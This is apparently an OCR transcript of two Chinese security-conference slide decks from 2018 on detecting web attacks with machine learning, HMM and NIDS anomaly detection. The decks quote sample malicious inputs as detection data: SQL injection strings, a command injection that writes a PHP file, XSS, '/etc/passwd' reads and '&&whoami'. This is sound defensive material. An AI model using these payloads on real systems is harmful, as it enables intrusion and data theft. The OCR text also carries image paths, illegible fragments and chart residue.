
ML&web攻击检测——改进后性能效果



ML&web攻击检测——和正则对比效果

Time	is_ml	rule_result	postdata
July 3rd 2018, 15:34:04.669	true	white	out_trade_no=1122%00'&subject=0
July 3rd 2018, 15:34:01.091	true	white	Y2hlbmdzaGlzLmMjd=echo md5(zhimakaimen233333333);
July 3rd 2018, 15:33:02.170	true	white	second=1@%7Cecho%20%27%3C%3Fphp%20phpinfo%28%29%3B%3F%3E%27%20%3E%20dsanhssds.php
July 3rd 2018, 15:32:01.845	true	white	name=1@|echo '<?php phpinfo();?>' > ssfds.php
July 3rd 2018, 15:28:07.650	true	white	{"username":"' and 1=char(106) --"}
July 3rd 2018, 15:21:07.303	true	white	key=%' and 1=char(106)-- &method=GetDeptJSON&org=2&all=0&hr=0&dll=IBP_Core.dll&class=IBP_Core.OrgStructure
July 3rd 2018, 15:21:04.452	true	white	uid`%3d-42873%0bor%0b42873%3d42873%23=1
July 3rd 2018, 15:21:01.360	true	white	login=%df%27test&email=test@test.com
July 3rd 2018, 15:16:03.862	true	white	username=eye' and 1=char(106) --&password=sdasd&expires=&butOk=

ML&web攻击检测——第6版框架



ML&web攻击检测——模块解释

白名单

args参数值不带英文标点和控制字符的请求，全都算白名单，不过任何检测引擎

www.ctrip.com?目的地=北京

ML和正则引擎的关系

过完白名单的请求，进入ML引擎，ML预测为黑则继续进入正则，

否则打上ML白色结果

恶意IP库

命中正则规则超过20次的ip，进入黑名单，缓存1day，此ip之后不过ML引擎，


直接进正则

ML&web攻击检测——聊下训练数据的搜集

白日志来源

内网PPOBE日志

少部分外部白日志



难点：

1.大部分都是酒店机票的日志
2.大部分流量都不带任何标点和特殊字符
3.要达到黑白样本1:1

写脚本ES捞，手工洗，去重，日志尽量多样化
针对样本污染问题，使用正则关键字从白样本里洗掉黑色数据

ML&web攻击检测——Details

01 GET ,POST分开取args进行建模

http://test.ctrip.com/TrainBooking/Search.aspx?from=shanghai&to=beijing&day=2018-09-05

按args取训练素材，还方便使用网上直接搜集来的POC，因为不用考虑定制化

过拟合

ML&web攻击检测——Details过拟合


ML&web攻击检测——Details

02 图片上传，加密数据的怎么办？

正则检测不了的，机器学习也不能强求
多层防御，用其他方式来解决

ML&web攻击检测——动态黑名单弥补漏报

03 漏报了怎么办



04 误报了怎么办

误报的影响不大，直接交给正则，不同于WAF的使用场景

使用HMM做异常检测

HMM异常检测——问题抛出

世界杯开始前，C罗状态好的概率为90%

……

C罗状态好，葡萄牙赢球概率为90%

……

C罗这一场状态好，下一场状态好的概率为85%

….


问葡萄牙世界杯开始3连跪的概率是多少

HMM异常检测——泛型化

某参数正常的张这样，问题：来一个请求，判断是否是异常的

ark_bus_vivo|12308
ark_bus_xiaomi|12308
ark_android_jpskb|TY
ark_bus_hicloud|ky12308

首先做泛型：
字母-> ord(A) 数字-> ord('N') 中文-> ord('C') 其他-> 取其ASCII码



HMM异常检测——计算观察序列概率

fromCity=

正常请求

shanghai	3分
xi'an	1分
Los Angels	4分
.....	
St. Paul	2分

学习正常请求，算出最"异常"的一个正常请求的评分，作为“理论”临界点

恶意请求

<img src=1	-100分
select 1,2,3	-30分
etc/passwd	-50分
.....	
127.0.0.1&&whoami	-500分

HMM异常检测——样本里的异常点和分布

deviceId
00277AD2-AFD1-4F79-AED9-E41[illegible]
00000000-0000-0000-0000-000000000000
001A7481-9EC4-42AB-97FA-7[illegible]
005325AA8D278EB3C5DC[illegible]

deviceId 00000000-0000-0000-0000-000000000000得分：-114.04052019890963

<script>alert(123)得分：43.74534140982247

样本收集最好做到分散：从不同的源ip收集，避免单个ip贡献过多样本，恶意ip库里面的数据坚决删除

监测模型是否待更新？或者干脆定期更新

Questions

THANKS
2018 携程安全沙龙

点融安全应急响应中心
Dianrong Security Response Center

基于NIDS构建纵深防御体系

点融-陈越

2018 携程安全沙龙

目录

1 为什么我们需要NIDS
2 点融的NIDS架构
3 关于异常检测
4 关于联动
5 关于与HIDS

为什么我们需要NIDS

1.bypass WAF/FW的可能性(大包/绕过/0day/SSRF)

2.内向外的恶意行为(反弹shell/内鬼/边界存在漏洞的情况/C&C通讯)

3.多数为买来的WAF/WF,自主性,灵活性差

点融的NIDS架构

1.镜像负载均衡/核心交换流量

2.Packetbeat/Bro对流量进行DPI

3.用ES/Kibana进行存储展示(原始数据,告警数据),图数据使用ArangoDB

4.主要有规则引擎/异常检测模块/资产模块组成

关于规则引擎

1.自主研发的好处:更加灵活

2.支持常规检测(正则/多模匹配等),支持频率检测(频率检测/自定义类型频率检测),支持外部函数(写外部函数/规则引擎调用,满足场景如:威胁情报),支持自定义告警方式/自定义联动方式等

场景一

1.某部门需要删除某临时表想得到实时反馈

2.添加临时规则,检测SQL语句,符合条件向相关人员发送邮件

场景二

1.某组件出现0day,无法及时升级版本修复有问题的组件

2.根据PoC编写临时规则,并联动WAF/FW进行封禁IP处理

思考

1.规则引擎可以帮助我们快速的发现一些已知的安全问题,但是这足够么?

2.甲方安全人员相对较少,不可能全部精力放在编写规则上,如何自动的发现安全问题?

异常检测模块

场景一:数据库操作

1.假设某公司仅有一个数据库,且仅有一个业务:登陆

2.那么对于数据库的操作应该仅有:

select uid from user where uid = ? and pwd = ?

场景二

1.公司业务如上,仅有登陆操作

2.那么相关的HTTP请求(提交参数)应该也仅有一个:

www.test.com/login.php {“uid”:”123@qq.com”,“pwd”:“123”}

举例

1.SQL注入:

HTTP:uid从邮箱变成了包含其他多种符号的字符串

SQL:AST由select uid from user where uid = ? and pwd = ? 变成了

select uid from user where uid = ? or ? = ? and pwd = ?

2.脱裤:

出现了不常见的AST:select * from user

异常检测模块

1.根据上面的思想:根据当前业务自动进行白名单的生成,以HTTP协议为例,我们以接口为单位,生成接口-参数key-参数的白名单

2.白名单生成的算法目前我们使用多种无监督聚类算法和异常点检测算法实现

3.针对业务更新迭代专门做了优化和调整

异常检测模块流程(以HTTP协议为例)

1.Request请求包含参数,且Response Code不为4XX/5XX

2.进行Path分析(Request Path中经常包含参数,如:/get/12345/name)

3.对Request Params进行解析和Feature计算


4.保存Feature,进行机器学习计算,得到相关模型

5.定期更新模型

=ajksdlfklj2l3kj14","a=hjjkhkkbjkvasdb","a=321947u81oih34uih1","a=9012348u98oihkrnjkfsd","a=as89d7f8y9huik","a=阿斯顿卡上课了12321","a=123@qq.com","a=ajsdklkjlklkl1232","a=<xml>asdad</xml>","a=curl dkaskj.dasj.com","a=or 1=1;;",]

```
analyser_test
/usr/local/bin/python3 /Users/E_Bwill/DR/smithnids/NIDS/test/analyser_test.py
[ 1  1  1 -1 -1  1  1  1  1  1  1  1  1  1  1  1  1  1  1  1  1  1  1  1
  1  1  1  1  1  1  1  1  1 -1  1 -1 -1 -1]

Process finished with exit code 0
```


0
0
272
0
0.015
0.01
0.005
c
0
−0.005
−0.01
−100
0
100
200
300
400
500
600
a
0.12
0.09
0.06
0.03
0
−0.03
−0.06
−0.09
b

异常检测的缺点

1.异常不等于攻击(某用户喜欢脸滚键盘,但不会一直滚)

2.面对富文本型接口误报/漏报高且难以调整

3.性能问题(但是通过白名单的数据不需要过规则引擎)

4.可解释性差

5.需要一定的数据量进行白名单模型的生成

异常检测的优点

1.可以和黑名单形成互补

2.不仅可以发现攻击行为,也可以帮助甲方梳理自己的业务

3.面对大多数攻击(除逻辑漏洞),漏报极低

异常检测算法的成绩

1.国内某亿级用户的大型互联网公司

2.抽取线上流量进行测试

3.使用内部自研扫描器进行漏报检测

4.零漏报零误报

